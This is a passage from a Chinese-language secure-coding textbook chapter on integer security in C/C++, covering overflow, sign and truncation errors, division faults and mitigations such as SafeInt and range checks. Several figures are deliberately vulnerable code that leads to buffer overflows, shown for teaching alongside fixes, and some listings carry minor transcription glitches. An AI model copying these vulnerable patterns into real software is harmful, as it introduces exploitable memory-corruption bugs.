号) 整数 (被除数), 并将结果存储于ax (ah:al)、dx:ax或edx:eax寄存器中。idiv指令则对 (带符号) 值执行同样的操作。div/idiv指令的结果视操作数的大小被除数/除数) 而定, 如表5-6所示。其中只展示了带符号指令 (idiv) 的商的范围。

表5-6 idiv指令

操作数大小	被除数	除数	商	余数	商的范围
字/字节	ax	r/m8	al	ah	-128到+127
双字/字	dx:ax	r/m16	ax	dx	-32 768到+32 767
四字/双字	edx:eax	r/m32	eax	edx	-2 ³¹ 到2 ³¹ -1

非整数的结果将向0截断。余数的值总是比除数要小。除法的溢出是通过除法错误异常 (divide error exception) 而非进位标志来表示的。

图5-18展示了Visual C++编译器为带符号整数和无符号整数除法产生的Intel汇编指令。和我们期望的一样, 带符号除法使用了idiv指令, 而无符号除法则使用了div指令。因为在这两种情况下, 除数都是32位的值, 因此被除数被解释为一个4字的值。在带符号情况下, 首先将存储于eax寄存器中的si_dividend的值通过符号扩展达到令其类型大小加倍的目的, 然后将计算结果存储于edx:eax寄存器中。在无符号情况下, 在调用div指令之前, 利用xor指令对edx寄存器清零, 以确保寄存器中无残留值。

```
si_quotient = si_dividend / si_divisor;
1. mov  eax, dword ptr [si_dividend]
2. cdq
3. idiv eax, dword ptr [si_divisor]
4. mov  dword ptr [si_quotient], eax

ui_quotient = ui_dividend / ui_divisor;
5. mov  eax, dword ptr [ui_dividend]
6. xor  edx, edx
7. div  eax, dword ptr [ui_divisor]
8. mov  dword ptr [ui_quotient], eax
```

图5-18 Visual C++产生的汇编代码

和add、mul以及imul指令不同, Intel除法指令div和idiv并不设置溢出标志。在源操作数 (除数) 为0或者对结果寄存器而言商过大的情况下, 这些指令会产生一个除法错误。除法错误会以中断向量0的形式产生一个故障 (fault)。所谓故障, 是指那些通常来说可以被修正并且修正后程序可以继续运行的异常情况。当故障发生时, 处理器会将机器的状态调整到故障指令执行之前的状态。故障处理程序段的返回地址 (保存下来的cs和eip寄存器的内容) 指向故障的指令, 而不是跟在故障指令之后的那一条指令[Intel 04]。

先验条件

可以通过检查分子是否为整型的最小值以及检查分母是否为-1来防止整型除法溢出的发生。当然, 只要确保除数不为0, 就可以保证不发生除零错误。

后验条件

普通的C++异常处理机制并不允许应用程序从一个硬件异常或者诸如存取违例或除零错误一类的故障中恢复[Richter 99]。微软为处理这类硬件和其他异常情况提供了名为结构化异常处理的设施。结构化异常处理是操作系统提供的一项设施，它不同于C++的异常处理机制。微软为C语言提供了一套扩展，从而使C程序可以处理Win32结构化异常。

图5-19展示了在C程序中如何使用Win32结构化异常处理机制，以便从被零除或因除法操作导致的溢出故障中恢复。该图同时也展示了SEH并不能用来检测加法或其他操作所导致的溢出错误。

```
1. #include <windows.h>
2. #include <limits.h>

3. int main(int argc, char* argv[]) {
4.     int x, y;

5.     __try {
6.         x = 5;
7.         y = 0;
8.         x = x / y;
9.     }
10.    __except (GetExceptionCode() == 11.
11.              EXCEPTION_INT_DIVIDE_BY_ZERO ?
12.              EXCEPTION_EXECUTE_HANDLER : 13.
13.              EXCEPTION_CONTINUE_SEARCH){
14.        printf("Divide by zero error.\n");
15.    }

16.    __try {
17.        x = INT_MIN;
18.        y = -1;
19.        x = x / y;
20.    }
21.    __except (GetExceptionCode() == 22.
22.              EXCEPTION_INT_OVERFLOW ?
23.              EXCEPTION_EXECUTE_HANDLER : 24.
24.              EXCEPTION_CONTINUE_SEARCH) {
25.        printf("Integer overflow during division.\n");
26.    }

27.    __try {
28.        x = INT_MAX;
29.        x++;
30.        printf("x = %d.\n", x);
31.    }
32.    __except (GetExceptionCode() == 32.
33.              EXCEPTION_INT_OVERFLOW ?
34.              EXCEPTION_EXECUTE_HANDLER : 35.
35.              EXCEPTION_CONTINUE_SEARCH) {
36.        printf("Integer overflow during increment.\n");
37.    }

38.    return 0;
39. }
```

图5-19 C的结构化异常处理

5~9行的__try块中包含有执行时会触发除零故障的代码。10~15行包含了捕获和处理该故障的__except块。类似地，16~25行包含有一个运行时会导致整数溢出故障以及相应的异常处理程序，以便从故障中恢复。26~36行包含了一个重要的计数器示例。其中__try块中的代码会导致一个整数溢出情形，然而，可以捕获“由除法故障所导致的溢出异常”的异常处理程序无法检测到这个溢出，因为加法操作并不产生一个硬件故障。

图5-20展示了在C++中利用结构化异常处理来检测除法错误从而实现/操作符。整个除法操作被包含在一个__try块中。如果发生了一个除法错误，__except块中的处理代码就会被执行。在这个例子中，会抛出一个C++异常。由于在Visual C++中C++异常是用结构化异常机制实现的，因此这种做法是可以的。这也使我们可以如图5-21中所示的那样，使用C++异常机制实现同样的/操作符。

```
1. Sint operator /(signed int divisor) {  
2.     __try {  
3.         return si / divisor;  
4.     }  
5.     __except(EXCEPTION_EXECUTE_HANDLER) {  
6.         throw SintException(ARITHMETIC_OVERFLOW);  
7.     }  
8. }
```

图5-20 结构化异常处理

```
1. Sint operator /(unsigned int divisor) {  
2.     try {  
3.         return ui / divisor;  
4.     }  
5.     catch (...) {  
6.         throw SintException(ARITHMETIC_OVERFLOW);  
7.     }  
8. }
```

图5-21 C++异常处理

在Linux环境中，类似于除法错误这样的硬件异常是使用信号（signal）机制进行处理的。尤其是，如果源操作数（除数）为0，或者对于目的寄存器而言结果商值太大，系统将会产生一个SIGFPE（floating point exception，浮点异常）。为了防止程序在这种情况下非正常终止，可以像下面这样利用signal()函数安装一个信号处理器：

```
signal(SIGFPE, Sint::divide_error);
```

signal()调用接受两个参数：一个是信号值，另一个是信号处理器的地址。但是，由于除法错误是当作故障处理，因此，其返回地址指向发生故障的指令。如果该信号处理器只是简单地返回，那么引起故障的指令以及该信号处理器就会被无限循环地交替调用了。

5.5 漏洞

漏洞就是一系列允许违反显式或隐式的安全策略的情形。安全缺陷可能是由于硬件层的整数错误或者是跟整数有关的不完善逻辑所造成的。当这些安全缺陷与其他情形结合起来时，就可能会产生漏洞。本节描述整数错误以及跟整数有关的不完善逻辑可能导致漏洞的一些例子情形。

5.5.1 整数溢出

图5-22展示了一个整数溢出例子，该溢出基于在处理JPEG文件注释域（comment field）时存在的实际漏洞 [Solar Designer 00]。

```
1. void getComment(unsigned int len, char *src) {  
2.     unsigned int size;  
  
3.     size = len - 2;  
4.     char *comment = (char *)malloc(size + 1);  
5.     memcpy(comment, src, size);  
6.     return;  
7. }  
  
8. int _tmain(int argc, _TCHAR* argv[]) {  
9.     getComment(1, "Comment ");  
10.    return 0;  
11. }
```

图5-22 整数溢出漏洞

JPEG文件的注释域中包含一个长为两个字节的长度域，后者用来指示注释域的长度（也包括该两个字节的长度域本身在内）。为了确定注释字符串的单独长度（以便进行内存分配），函数会读取长度域的值并将其减2（见第3行代码）。然后函数根据注释的长度加上用于表示终结null字符的1个字节所得的总长度来分配内存空间。然而，这个函数中并没有错误检查机制以确保长度域数值的有效性。当图像注释的长度域的数值为1时可能会产生溢出。因为这种情况下分配到0字节内存的调用可以成功执行（1减2[长度域]加上1[空结束字符标志]）。由于size变量被声明为unsigned int（见第2行），从而当执行第5行代码时导致其结果是一个极大的正整数0xffffffff（1减2时产生的）。

另一个真实的整数溢出例子发生于内存分配时。当计算一块内存区域的大小并调用calloc()或其他内存分配函数来分配内存时可能会引起整数溢出。结果，可能会返回一个小于需求大小的缓存，从而可能会导致后面的缓冲区溢出。^①

以下代码片断可能会产生漏洞：

```
C: pointer = calloc(sizeof(element_t), count);  
C++: pointer = new ElementType[count];
```

库函数calloc()接受两个参数：存储元素类型所需要的空间和元素的个数。而对于C++的new操作符的情形，则不需要显式指定元素类型大小。为了计算所需内存的大小，使用元素个数

① 参见<http://cert.uni-stuttgart.de/advisories/calloc.php>。

乘以该元素类型所需的单位空间来计算。如果计算所得结果无法用带符号整数表示，那么，尽管分配程序看上去能够成功地执行，但实际上它只会分配非常小的内存空间。结果，应用程序对分配的缓冲区的写操作可能会越界，从而导致基于堆的缓冲区溢出。

5.5.2 符号错误

图5-23展示了一个容易发生符号错误漏洞的程序[Horovitz 02]。该程序接受两个参数：将要被复制的数据和它的长度。该程序之所以存在缺陷，是因为定义的带符号整数被转化为等长的无符号整数。我们可以看到，变量len在第3行被声明为带符号整型，这就决定了它在第5行被赋值时可能会得到一个负值。负值可以绕过第6行的检查，因为小于设定的缓冲区（BUFF_SIZE）长度。在第7行对memcpy()的调用中，这个带符号整数被视作一个size_t[⊖]类型的无符号整数。这就导致了一个符号错误，因为负的长度值被解释为一个很大的正整数，从而导致缓冲区溢出。

```
1. #define BUFF_SIZE 10
2. int main(int argc, char* argv[]){
3.     int len;
4.     char buf[BUFF_SIZE];
5.     len = atoi(argv[1]);
6.     if (len < BUFF_SIZE){
7.         memcpy(buf, argv[2], len);
8.     }
9.     else
10.         printf("Too much data\n");
11. }
```

图5-23 包含有一个符号错误的实现

这个漏洞可以通过限制整数len为一个有效值来避免。解决方法之一是在第6行加设一个更有效的范围校验以保证len的值在0到BUFF_SIZE之间。解决方法之二是在第3行将len声明为无符号整型，从而消除在调用函数memcpy()时从带符号整型到无符号整型的转换，进而防止发生符号错误。

NetBSD安全警告2000 002[⊖]中记录了一些现实的例子。NetBSD 1.4.2及之前的版本中都使用了以下形式的整数范围检查：

```
if (off > len - sizeof(type-name))
    goto error;
```

这里的off和len都是带符号整型。由于在C99标准中定义的sizeof操作符返回的是一个无符号整型（size_t），因此整数提升规则要求len-sizeof（类型名）应该按照无符号整型计算。当len小于sizeof的返回值时，减法操作造成下溢并产生一个很大的正值，从而使得整数范围检查逻辑被绕过。

一种能够消除此类问题的替代形式的整数范围检查如下所示：

⊖ size_t指定了一个指针所能指向的内存最大字节数，它用于指针范围的计数。

⊖ 参见：[ftp://ftp.netbsd.org/pub/NetBSD/misc/security/advisories/NetBSD-SA2000-002.txt.asc](http://ftp.netbsd.org/pub/NetBSD/misc/security/advisories/NetBSD-SA2000-002.txt.asc)。

```
if ((off + sizeof(type-name)) > len) {  
    goto error;  
}
```

程序员仍然必须保证off的值在一个定义的范围之内，以确保加法操作不会导致溢出。

5.5.3 截断错误

图5-24所示的程序与本章引介部分的图5-1所示的问题程序是一致的。该程序接受两个字符串类型的参数并且在第3行计算它们的总长度（加上结尾空字符占用的1个额外的字节）。在第4行，程序分配足够的内存来存储两个字符串。在接下来的两行中，程序首先将第一个参数复制到缓冲区中，然后将第二个参数连接在其尾部。

```
1. int main(int argc, char *const *argv) {  
2.     unsigned short int total;  
3.     total = strlen(argv[1])+strlen(argv[2])+1;  
4.     char *buff = (char *) malloc(total);  
5.     strcpy(buff, argv[1]);  
6.     strcat(buff, argv[2]);  
7. }
```

图5-24 两个长度之和引起的截断错误

乍看上去，这段程序并没有什么问题，因为内存是根据需要动态分配的，以便容纳两个字符串。然而，攻击者可能会提供两个总长度无法用unsigned short整数total表示的字符串做参数。这样，一旦长度的总和大于结果类型的表示范围，它将会被取模截断。举例来说，如果第一个参数的长度是65 500个字符，第二个参数的长度是36个字符，那么它们的长度总和加1将是65 537个字符。函数strlen()被定义成返回一个类型为size_t的结果，通常就是一个unsigned long。由于65 500和36都是unsigned long，三个值的和也必然是unsigned long。而将一个unsigned long赋值给一个unsigned short型的变量total，必然要进行降级操作。

假设short是16位，则上述运算的结果是 $(65500 + 37) \% 65536 = 1$ 。根据这个结果，函数malloc()能够成功地分配所需的字节（即1个），但是该分配为strcpy()和strcat()的执行创造了缓冲区溢出条件。

图5-25展示了另一个由截断错误导致漏洞的例子[Howard 03a]。形参cbBuf被声明为long用于设定第5行memcpy()操作中的大小参数。同时，它还用来初始化第2行的bufSize，后者在第3行被用于为buf分配内存。

```
1. bool func(char *name, long cbBuf) {  
2.     unsigned short bufSize = cbBuf;  
3.     char *buf = (char *) malloc(bufSize);  
4.     if (buf) {  
5.         memcpy(buf, name, cbBuf);  
6.         if (buf) free(buf);  
7.         return true;  
8.     }  
9.     return false;  
10. }
```

图5-25 一个包含截断错误漏洞的实现

初看之下，该函数似乎不存在缓冲区溢出问题，因为用于memcpy()的目的缓冲区的大小是动态分配的。但是，问题在于cbBuf被临时保存在了一个unsigned short bufSize中。不论是GCC还是Visual C++，在基于IA-32的编译器上，unsigned short的最大值都是65 535。而同一平台上signed long的最大值是2 147 483 647。因此，任何值位于65 535和2 147 483 647之间的cbBuf在第2行进行赋值时都会发生截断错误。当bufSize同时用于调用malloc()和memcpy()的时候，只会发生错误并不会产生漏洞。然而，由于bufSize被用于分配缓冲区的大小，而cbBuf则是用来在调用函数memcpy()时指定大小，因此，任何在1到2 147 418 112(2 147 483 647-65 535) 字节之间的buf值都会引起溢出。^②

5.6 非异常的整数逻辑错误

许多可利用的软件缺陷并不完全需要一个异常条件，有时仅仅是编写得不够好的代码所导致的结果。

图5-26展示了一个使用带符号整数作为索引变量而引起的漏洞。函数insert_in_table()在一个整数数组的pos位置插入一个value。当函数在第4行第1次被调用时，系统从堆中分配存储空间给数组。第6-8行确保插入位置pos小于99。第9行数值被插入数组的指定位置。

```
1. int *table = NULL;
2. int insert_in_table(int pos, int value){
3.     if (!table) {
4.         table = (int *)malloc(sizeof(int) * 100);
5.     }
6.     if (pos > 99) {
7.         return -1;
8.     }
9.     table[pos] = value;
10.    return 0;
11. }
```

图5-26 负数索引

尽管这个过程中不可能发生任何异常，然而由于对插入位置pos缺乏必要的范围检查，因此将会导致一个漏洞。因为pos开始时被声明为带符号整数，即传递到函数中的值即可正可负。第6行可以捕获下标越界的正值，但是负值却不会。

如下的赋值语句（第9行）：

```
table[pos] = value;
```

等价于：

将pos乘以数组元素类型（int）的大小并加上数组（table）的起始地址，然后将value赋值给该地址。

当在IA-32上使用Visual C++时，sizeof(int)的结果为4。如果传入的是一个负的pos值，

② 使用Visual C++的/W3或/W4选项编译这个例子时会产生“possible loss of data”（可能会丢失数据）警告。

那么value将会被写入缓冲区pos*4字节之前的位置。该缺陷可以通过两种方式消除：将形参pos声明为unsigned int，或者在第6行添加上、下界检查。

5.7 缓解策略

所有的整数漏洞都是由整型范围错误所引起的。例如，发生整数溢出是因为在整数操作时产生了超过特定整型表示范围的数值。发生截断错误是因为结果被存放在一个过小的类型中。发生符号错误是因为负值被存放在无法容纳该值范围的带符号类型中。甚至本章中描述的逻辑错误也是由于不恰当的范围检查所引起的。

由于所有的整数漏洞都是类型范围错误，因此，如果适当地运用类型范围检查，就够消除所有的整型漏洞。诸如Pascal或者Ada这些语言，允许对任何标量类型应用范围限制，以形成子类型。以Ada为例，允许使用range关键字来声明对派生类型的范围约束。

```
type day is new INTEGER range 1..31;
```

范围约束会被语言运行时强制执行。从另一方面讲，C和C++在强制类型安全性方面并不擅长。幸好，我们有一些缓解措施能够用于减少或消除整型范围错误所招致的风险。

5.7.1 范围检查

正如你可能料到的那样，在C和C++中，整数范围检查的重任毫无疑问地落到了程序员的肩上。有时做起来比较容易，有时则不然。例如，在使用一个整数值去索引一个数组之前，对其进行检查以确保在适当的范围之内，这是相对容易做到的。

以图5-24所示的符号错误的程序为例，它展示了一个越界的值（一个负整数）是如何绕过数组上界检查并引起缓冲区溢出的。图5-27所示的程序带有改良的隐式类型检查和显式范围检查。对前面缺乏安全性的版本的修改部分用粗体表示。隐式类型检查是靠第3行代码将len声明为无符号整数而实现的。一般来说，索引、大小以及循环计数器等不可能出现负数的值最好用无符号整型进行声明。在第7行调用的函数memcpy()则由第6行的显式范围检查进行保护，这个检查对数组的上下界都进行了测试。

```
1. #define BUFF_SIZE 10
2. int main(int argc, char* argv[]){
3.     unsigned int len;
4.     char buf[BUFF_SIZE];
5.     len = atoi(argv[1]);
6.     if ((0 < len) && (len < BUFF_SIZE) ){
7.         memcpy(buf, argv[2], len);
8.     }
9.     else
10.         printf("Too much data\n");
11. }
```

图5-27 拥有隐式类型检查和显式范围检查的实现

仅仅将len声明为无符号整数并不足以完成范围约束，因为它只能约束从0到MAX_INT的范围。

第6行的范围检查由于对上下界都做了检查，所以足以保证不会将越界的值传递给memcpy()。虽然同时使用隐式和显式检查看上去有些累赘，但是我们推荐这种“健康的偏执式的编程实践”。

在其他情况下，类型范围检查可能会变得更加复杂。例如，如果x被赋予a、b、c的乘积，那就必须限制a、b、c的范围以保证x不会超过它所声明的任何整型的范围。由于整型变量会与其他整型值联合操作多次，这使得确保不发生类型范围错误的难度大大增加。

尽管这个问题很难解决，但还是存在有效的软件工程技术能够给我们提供帮助。首先，所有外部输入的数据都要进行上下界检查，以确保它们的有效性。如果这样做，应该通过接口来强制执行对它们的限制。任何能够限制过大或过小输入的措施，都有助于防止溢出和其他类型范围错误。不仅如此，发现和改正输入方面的问题，也总比从内部错误追溯到错误的输入容易。

其次，排版约定有助于区分代码中的常量和变量，甚至还可以用于区分受外部影响的变量和拥有良好定义范围的局部变量。

最后，使用强类型机制 (strong typing)，这样有助于编译器更有效地识别与范围相关的问题。

5.7.2 强类型

提供更好的类型检查的方式之一是提供更好的类型定义。例如，将一个变量声明为无符号的类型就能够保证该变量不会包含负值。然而，这种解决方案不能阻止溢出，而且也不能解决更一般的问题。

数据抽象可以以一种“标准和扩展整型所无法支持”的方式来支持数据范围。C和C++都支持数据抽象，当然了，C++提供的支持更多一些。例如，要想定义一个整数存储水处于液态的华氏温度，可以如下方式声明一个变量：

```
unsigned char waterTemperature;
```

使用无符号8位数来描述waterTemperature是足够的，因此它的值的范围是1~255，而水温范围是从华氏32度（冰点）到华氏212度（沸点）。然而，使用这个类型既无法阻止溢出，也允许了无效数值（即1~31和213~255）的使用。

解决方案之一是创建一个包含私有数据成员waterTemperature的抽象类型，用户不能直接访问该数据成员。他只能通过调用public成员函数才能对该值进行访问、更新或执行其他操作。这些方法中必须提供类型安全机制，以保证waterTemperature的值在有效范围之内。如果正确地做到了这一点，就不可能再发生整型范围错误了。

用C和C++都很容易实现数据抽象。C程序员可以通过指定函数create()和destroy()来代替构造函数和析构函数，但不能重新定义操作符。而在创建此类有用的数据抽象时，C++中的继承及另外一些特性也是不需要的。

5.7.3 编译器运行时检查

在理想世界中，C和C++的编译器都能够标记代码生成时所产生的异常情况，并为应用程序处理这些事件提供相应的机制（如异常、陷阱或信号处理器）。遗憾的是，现实世界与理想世界相去甚远。以下是对我们目前拥有的能力的简要描述。

Visual C++

当一个整数值被赋给较小的整型时，Visual C++.NET 2003编译器会生成一个警告（C4244）。在警告级别1，如果类型为__int64的值被赋值给unsigned int类型的话将会生成一个警告；在警告级别3和4，如果一个整型被转换给一个较小的整型将会生成“可能会丢失数据”警告。例如，在警告级别4下，以下例子中的赋值就会生成一个C4244警告：

```
// C4244.cpp
// compile with: /W4
int main() {
    int b = 0, c = 0;
    short a = b + c; // C4244
}
```

Visual C++.NET 2003还通过/RTC选项提供了运行时错误检查。/RTCc提供了与C4244警告类似的功能，以报告当一个整数被赋值给较小的整型时所导致的数据丢失。Visual C++中还包含一个runtime_checks的pragma，用于禁用或启用/RTC设置，但它并不包括用于捕获其他运行时错误（例如溢出）的标志。Visual C++ 2005加入了捕获operator::new操作中发生溢出的功能（不过不是默认设置）。

出于性能的考虑，在发布版的构建（经过优化）中，运行时错误检查不再有效。^①

GCC

gcc和g++编译器都包含一个-ftrapv的编译选项，该选项对检测运行时整数异常提供了有限的支持。按照gcc用户手册的说明，这个选项“为加、减、乘运算的带符号溢出产生陷阱”。在实践中，这意味着gcc编译器产生对已有库函数的调用，而不是生成汇编指令对带符号整数执行这些算术运算。如果你想利用其这一特性，请确保你使用的是gcc 3.4及以后的版本。因为在之前的版本中，这一检查是通过运行时系统实现的，不能充分地检测所有的溢出，因此是不可靠的。^②

5.7.4 安全的整数操作

整数操作可能会导致出错和数据丢失，在提供给这些操作的输入受恶意用户的操纵时更是如此。

防止整数漏洞的第一条防线就是进行范围检查，可以显式进行，也可以通过使用强类型达成。然而，很难保证多个输入变量不被恶意用户操纵，从而导致程序中的某些操作出错。

另一种可选的或者说是辅助的方式是将每一个操作保护起来。然而，由于有大量的整数操作易于出现这类问题，而且为了防止或侦测异常情况所需的检查工作量很大，因此这属于一种劳动密集型的方式，实现起来代价很大，往往让人望而却步。

对此问题较为经济的解决方案是，让输入可能被不确定来源所影响的所有整数操作都使用一个安全整数库。图5-28展示了何时应该使用安全整数操作的例子。

① 参见Visual Studio .NET帮助系统中关于Visual C++的/RTC（Run-Time Error Checks，运行时错误检查）编译器选项的说明。

② 参见VU#540517：“libgcc contains multiple flaws that allow integer type range vulnerabilities to occur at runtime”（<http://www.kb.cert.org/vuls/id/540517>）。

```
Use Safe Integer Operations
void* CreateStructs(int StructSize, int HowMany) {
    SafeInt<unsigned long> s(StructSize);

    s *= HowMany;
    return malloc(s);
}

Don't Use Safe Integer Operations
void foo() {
    int i;

    for (i = 0; i < INT_MAX; i++)
        ....
}
```

图5-28 何时使用、何时不使用安全的整数

第一个例子中的函数有两个参数，一个指定了给定结构的大小，一个指定了由非可信来源所能操纵的、应分配的结构个数。这两个值的乘积决定了所分配的内存大小。当然了，乘法操作很容易引起整型变量的溢出，同时也为缓冲区溢出提供了机会。

第二个例子展示了不需要使用安全整数进行操作的情况。整数*i*被用于一个被紧密控制的循环中，它不受非可信来源所操纵。因此，使用安全整数会带来不必要的性能开销。

安全整数库使用了不同的实现策略。gcc库使用后验条件检测整数错误。SafeInt C++类使用先验条件防止整数错误。RCSint类和Michael Howard编写的库则利用机器相关的（machine-specific）机制来检测整数错误。本节余下的部分对这四种方式进行简要的比较。

GCC

当使用-fttrapv选项编译程序时，gcc运行时系统会为加、减、乘操作的带符号溢出产生陷阱。为此，将会调用现有的可移植库函数（用于测试操作的后验条件），并且当计算结果指示发生了整型错误时将调用C库abort()函数。

图5-29展示了gcc运行时系统的一个函数，用于检测带符号16位整数加法操作导致的溢出。加法操作在第2行执行，结果与操作数相比较以判断是否发生了溢出。就__addvsi3()而言，如果*b*非负且*w*<*a*，则发生了溢出并且调用abort()。同理，如果*b*为负数并且*w*>*a*，abort()同样被调用。

```
1. Wtype __addvsi3 (Wtype a, Wtype b) {
2.     const Wtype w = a + b;

3.     if (b >= 0 ? w < a : w > a)
4.         abort ();
5.     return w;
6. }
```

图5-29 后验条件方式的溢出检查

C语言兼容库

Michael Howard编写了部分的安全整数库，可以检测整数溢出情形，这个库使用了特定于机

器架构的机制[Howard 03b]。

图5-30所示的函数执行无符号整数的加法。图5-31所示的程序是图5-24所示的、易受攻击的程序使用Howard库修改后的结果（以粗体表示）。在第3~4行中调用函数UAdd()来计算两个字符串长度的总和时，使用了适当的错误检查机制。即使对于所得和加1也可能会引起溢出，因此需要加以保护。

```

1. in UAdd(size_t a, size_t b, size_t *r) {
2.     __asm {
3.         mov eax, dword ptr [a]
4.         add eax, dword ptr [b]
5.         mov ecx, dword ptr [r]
6.         mov dword ptr [ecx], eax
7.         jc short j1
8.         mov al, 1 // 1 is success
9.         jmp short j2
10. j1:
11.     xor al, al // 0 is failure
12. j2:
13. };
14. }
```

图5-30 无符号整数的加法和乘法操作

```

1. int main(int argc, char *argv) {
2.     unsigned int total;
3.     if (UAdd(strlen(argv[1]), 1, &total) &&
4.         UAdd(total, strlen(argv[2]), &total)) {
5.         char *buff = (char *)malloc(total);
6.         strcpy(buff, argv[1]);
7.         strcat(buff, argv[2]);
8.     } else {
9.         abort();
10. }
```

图5-31 C语言兼容库解决方案

Howard方法的优势在于C和C++程序都能够使用它且效率高：汇编语言指令和编译器产生的一样，除了它整合了进位和其他表明异常的条件检查、并设置一个返回码以外^①。不足之处在于易用性（笨拙的API）和可移植性：由于使用了内嵌的Intel汇编指令，因此无法用于其他硬件架构。

SafeInt类

SafeInt是一个由David LeBlanc编写的C++模板类[LeBlanc 04]。SafeInt实现了先验条件的方式，在执行操作之前对操作数的值进行测试，以决定是否会导致错误。由于这个类被声明为模板类，因此可以用于任何整数类型。它还重载了几乎每一个有关的操作符。（[]下标索引操作符除外）

① 有证据表明Howard库会阻止编译优化，对于被优化编译的大规模应用而言，LeBlanc库速度更快。——译者注

图5-32展示了SafeInt类中用来检查带符号加法溢出的代码片断。图5-33是图5-24中易受攻击的代码的修改版（粗体字部分），这个版本使用了SafeInt库。第1~4行显示了SafeInt operator +是怎样实现的，这部分在main()中的第9行被调用了两次，变量s1和s2分别在第7、8行被声明为SafeInt类型。在这两种情况下SafeInt都被实例化为无符号的长整型。当第9行调用+操作符（两次）时，使用的是SafeInt类提供的安全版本的+操作符。这个安全版本的操作符保证，倘若结果无效则抛出一个异常。

```
1. if (!((rhs ^ lhs) < 0)) { //测试+/-组合
2.     //要是两个负数，要是两个正数
3.     if (rhs < 0) {
4.         //两个负数
5.         if (lhs < MinInt() - rhs) { //记住rhs<0
6.             throw ERROR_ARITHMETIC_UNDERFLOW;
7.         }
8.         //ok
9.     }
10.    else {
11.        //两个正数
12.        if (MaxInt() - lhs < rhs) {
13.            throw ERROR_ARITHMETIC_OVERFLOW;
14.        }
15.        //OK
16.    }
17. }
18. //否则不会溢出
19. return lhs + rhs;
```

图5-32 先验条件方式的溢出检查

```
1. //加法
2. SafeInt<T> operator +(SafeInt<T> rhs) {
3.     return SafeInt<T>(addition(m_int, rhs.Value()));
4. }

5. int main(int argc, char *const *argv) {
6.     try{
7.         SafeInt<unsigned long> s1(strlen(argv[1]));
8.         SafeInt<unsigned long> s2(strlen(argv[2]));
9.         char *buff = (char *) malloc(s1 + s2 + 1);
10.        strcpy(buff, argv[1]);
11.        strcat(buff, argv[2]);
12.    }
13.    catch(SafeIntException err) {
14.        abort();
15.    }
16. }
```

图5-33 SafeInt解决方案

与Howard方法相比，SafeInt库有好几个优点。由于它完全是用C++编写的，因此比依赖于汇编语言指令实现安全算术操作的Howard方法移植性更好。它也具有更好的可用性：算术操作

符可以用于常规的内联表达式，并且SafeInt使用C++异常处理机制代替C风格的返回代码检查。不过，SafeInt与Howard方法比也有不足，就是它规模较大、效率稍低。（实际上，对于启用优化编译选项的应用程序而言，SafeInt可能有更好的性能表现）

先验条件的方式也可以用C兼容库实现，不过这样一来无法体现C++的优势。

RCSint类

RCSint结合了SafeInt模板类的易用性和Howard方法的高效性，代表了“可靠、方便、安全的整数类型”。^①

图5-34展示了RCSint类的si_multiply()方法的实现。该方法实现了类型为int的两个带符号整数的相乘。乘法操作是用内嵌式汇编语言代码实现的。如果乘法操作成功，该方法就简单地返回eax寄存器中的结果。如果发生溢出，程序就抛出ERROR_ARITHMETIC_OVERFLOW异常。

```
1. int si_multiply(int si1, int si2) {  
2.     __asm {  
3.         mov  eax, dword ptr [si1]  
4.         mov  ecx, dword ptr [si2]  
5.         imul ecx  
6.         jno  nof  
7.     };  
  
8.     throw SintException(ERROR_ARITHMETIC_OVERFLOW);  
9. nof:  
10.    return;  
11. }
```

图5-34 两个带符号整数相乘时检查溢出

RCSint支持C++接口（包括操作符在内），这使得它便于使用，使用Intel汇编指令则加快了速度。不过，与Howard方式一样，它不容易被移植到其他硬件架构上。

5.7.5 任意精度的算术

有很多任意精度算术的包（package）可供使用，尽管它们主要用于科学计算，然而也能用于解决由于表示法缺少精度而引起的整型范围错误问题。

GNU多精度算术库

GNU多精度算术库（GNU Multiple Precision Arithmetic library, GMP）是一个用C编写的可移植的库，用于对整数、有理数以及浮点数进行任意精度的算术运算。它为“需要比C基本类型所直接支持的精度更高的精度”的应用程序提供尽可能快的算术运算。

GMP对速度的强调高于简单性和优雅性。它使用了复杂的算法，全字（full words）作为基本的算术类型，以及精心优化的汇编代码。

Java BigInteger

新近版本的Java JDK的java.math包中含有一个BigInteger类。它提供了任意精度的整数，

^① RCSint对内嵌汇编代码的使用可能会阻止编译优化。

以及与Java所有原始整数操作符所类似的操作符。尽管这与C和C++程序员没什么关系，但这例证了语言设计者的理念并非完全不同。

5.7.6 测试

对输入的整数值进行检查仅仅是一个良好的开端，但这并不能保证对这些整数后继的操作中不会引起溢出或其他错误。不幸的是，测试也不能提供任何保证。除非程序很简单，否则想要覆盖所有可能的输入是不可能的。

如果运用得当的话，测试能够增加代码安全的信心。例如，整数漏洞测试应该涵盖所有整型变量的边界条件。如果类型范围检查被内嵌到代码中，即可测试它们针对整数上下界是否可以正确地发挥功能。如果没有包含边界测试，就检测每一个整型所能使用的最大值和最小值。可以用白盒测试决定应该使用什么类型的变量。如果得不到源代码，可以用各种类型的最大值和最小值进行测试。

5.7.7 源代码审查

必须对源代码进行审查，以发现可能存在的整数范围错误。以下是应该审查的项目：

- 对整数类型范围进行彻底地检查。
- 根据输入值将被使用的情况检查它们是否被约束在有效范围之内。
- 值不能为负的整数（例如作为索引、大小以及循环计数器的整数）应该被声明为无符号型并对上下界进行适当的范围检查。
- 对所有来自不确定性来源的整数操作，都使用安全整数库完成。

除此之外，确保你的“安全”整数库是真正安全的，并且对本章识别的或提到的所有错误情况进行防范。

5.8 著名的漏洞

本节描述由于在C和C++中对整数处理不当所导致的著名漏洞。

5.8.1 XDR库

由Sun发布的XDR (external data representation) 库中的xdr_array()函数包含一个整型溢出。该漏洞已经导致多个应用程序出现可被远程利用的缓冲区溢出，从而可以执行任意的代码。尽管该库最初由Sun发布，但很多产商都在自己的实现中包含了那些有漏洞的代码。该漏洞最先由ISS (Internet Security System) 发现并研究，详情参见下列网址：

- SunRPC xdr_array缓冲区溢出
http://www.iss.net/security_center/static/9170.php
- Sun警报通知ID: 46122
<http://sunsolve.sun.com/search/document.do?assetkey=1-26-46122-1>
- CERT公告CA-2002-25
<http://www.cert.org/advisories/CA-2002-25.html>

- CERT 漏洞记录VU#192995

<http://www.kb.cert.org/vuls/id/192995>

